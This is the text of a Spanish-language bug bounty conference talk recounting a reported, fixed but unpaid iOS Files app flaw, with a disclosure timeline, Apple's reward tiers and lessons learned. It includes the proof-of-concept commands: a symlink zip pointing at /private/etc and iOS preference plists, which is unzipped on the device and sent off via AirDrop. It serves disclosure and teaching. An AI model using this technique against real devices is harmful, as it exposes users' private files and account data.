MALA RACHA
BUG BOUNTY

ANÉCDOTA DE REPORTE A APPLE,
ARREGLADO Y NO PAGADO.

by omespino@cdmx:~/bugcon$

ACERCA DE MÍ

Omar Espino

Consultor de Seguridad en Websec (@_websec)

WEBSEC

Bug Bounty Hunter

Google Microsoft slack NOKIA ATLASSIAN YAHOO! SONY

Twitter (X): @omespino
Blog Personal: omespino.com

Agenda

omespino@cdmx:~/bugcon$ cat agenda.txt

- Introducción
- Programa de Bugbounty de Apple
  - El hallazgo
  - Prueba de concepto
  - Línea de tiempo
  - Disección del alcance y el hallazgo
- Lecciones aprendidas
- Q&A

¡ATENCIÓN!

Toda la información incluida en este medio es para fines educativos y profesionales, en ningún caso los organizadores de este evento, ni yo, somos responsables de cualquier mal uso de esta información.

INTRODUCCIÓN

*[motivación: **reto**, diversión y ganancias]*

*Y por que todo mundo está usando **nuclei**, **ffuf** y **httpx**, con **--max-threads=10,000,000***

Programa de Bugbounty de Apple

$5,000 a $2,000,000 USD

Dispositivos

iPhone ,iPad y Macs
Prod / Beta

Ejemplos:
Exfiltración de datos PII, RCE, bypass de pantalla de bloqueo

Servicios y Cloud

*.icloud.com
*.apple.com

Ejemplos:
RCE, SQLi, XXE, IDORs, XSS, DNS, Extracción de datos PII

El Hallazgo


Lectura Arbitraria de archivos locales, mediante archivos zip en la app de Files de iOS.

Files

Lectura Arbitraria de archivos locales

Paso 1 - Archivo Zip

/private/etc/hosts
/private/etc/group




symlinks.zip

```
# Crear un nuevo directorio llamado symlinks
mkdir symlinks; cd symlinks

# Ir al directorio y crea los siguientes enlaces simbólicos (symlinks)
ln -sf /private/etc/group etc_group.txt
ln -sf /private/etc/hosts etc_hosts.txt
ln -sf /~/Library/Preferences/com.apple.identityservices.idstatuscache.plist
ln -sf /~/Library/Preferences/com.apple.commcenter.shared.plist
ln -sf /private/var/mobile/Library/Preferences/com.apple.sharingd.plist

# Luego, dentro del directorio 'symlinks', crear el archivo zip  especial que permite enlaces simbólicos

zip --symlinks -r symlinks.zip .
```


Lectura Arbitraria de archivos locales

Paso 2 - Desde el Iphone


1. Abrir symlinks.zip
En iOS File app



2. Descomprimir
symlinks.zip




3. Seleccionar todos los
symlinks





4. Enviar archivos a la
mac con AirDrop


Lectura Arbitraria de archivos locales

Paso 3 - Desde la computadora










POC

Lectura Arbitraria de archivos locales

Vídeo reporte envíado a Apple



Lectura Arbitraria de archivos locales

Línea de tiempo - 13 meses

Reporte Enviado

Oct,2020

Mensaje preguntando por actualizaciones

Ene,2021

Mensaje preguntando por actualizaciones

Abr,2021

Mensaje preguntando por actualizaciones

Jul,2021

Mensaje agradeciendo, y preguntando por la decisión monetaria y avisando de la divulgación

Sep,2021

Mensaje preguntando por la decisión monetaria

Oct,2021

"El Reporte NO califica según las reglas del programa"

Pero arreglado

Nov,2021

Oct,2020

Respuesta Automatizada de Apple

Ene,2021

Respuesta de Apple *"Seguimos investigando"*

Abr,2021

Respuesta de Apple *"Atenderemos el fallo en el verano de 2021, favor de no compartir detalles de la vulnerabilidad"*

Jul,2021

Respuesta de Apple *"Fallo Arreglado en iOS 14.5, queremos darte reconocimiento público"*

HOF

Sep,2021

Respuesta de Apple *"Te daremos crédito en futuras actualizaciones como Omar Espino (omespino.com)"*


Nov,2021

Respuesta de Apple *"Te daremos respuesta al principio del mes"*

Lectura Arbitraria de archivos locales


Disección del alcance y el hallazgo

Información PII, lista de contactos completa, no. de teléfono y cuentas de iCloud extraídas, no califica como un hallazgo válido



Unauthorized iCloud Account Access	$25,000. Limited unauthorized control of an iCloud account. $100,000. Broad unauthorized control of an iCloud account.
Physical Access to Device: Lock Screen Bypass	$25,000. Access to a small amount of sensitive data from the lock screen (but not including a list of installed apps or the layout of the home screen). $50,000. Partial access to sensitive data from the lock screen. $100,000. Broad access to sensitive data from the lock screen.
Physical Access to Device: User Data Extraction	$100,000. Partial extraction of sensitive data from the locked device after first unlock. $250,000. Broad extraction of sensitive data from the locked device after first unlock.
User-Installed App: Unauthorized Access to Sensitive Data	$25,000. App access to a small amount of sensitive data normally protected by a TCC prompt. $50,000. Partial app access to sensitive data normally protected by a TCC prompt. $100,000. Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox.

2020
antes de enviar el hallazgo



Device attack via user-installed app | **Unauthorized access to sensitive data** | **$5,000 – $100,000**

Examples

$5,000: Predictable enumeration of all apps. As an example, you demonstrated that an iOS app is able to enumerate all installed apps.

$25,000: App access to a small amount of sensitive data normally protected by a TCC prompt. As an example, you demonstrated that an iOS app is able to programmatically access some contacts without accepting a TCC prompt.

$50,000: Partial app access to sensitive data normally protected by a TCC prompt. As an example, you demonstrated that an iOS app is able to programmatically access all photos without accepting a TCC prompt.

$100,000: Broad app access to sensitive data normally protected by a TCC prompt or the platform sandbox. As an example, you demonstrated that an iOS app is able to programmatically gain unauthorized access to all TCC-protected data.

2021
Después de enviar el hallazgo

Lecciones Aprendidas

omespino@cdmx:~/bugcon$ cat lecciones.txt

- Siempre leer las reglas del programa, siempre
- A veces vale la pena enfrentarse directamente a tus aplicaciones; casi nadie va directamente al objetivo, sino que explora cientos de subdominios
- Ningún nombre es tan grande, grandes compañías tienen grandes errores
- Paciencia, las resoluciones llevan tiempo (En este caso 13 meses)
- Sé resiliente, a veces las cosas no salen como uno espera, lo mejor es pasar de página y seguir adelante
- Leer, leer, leer, leer, leer, leer (una al día)
- Repite

Q&A

ありがとう
ARIGATŌ

GRAZIE

DANKE

DANKON

धन्यवाद

GRACIAS

MERCI

谢谢
XIÈXIÈ

감사합니
다

СПАСИБО

THANK
YOU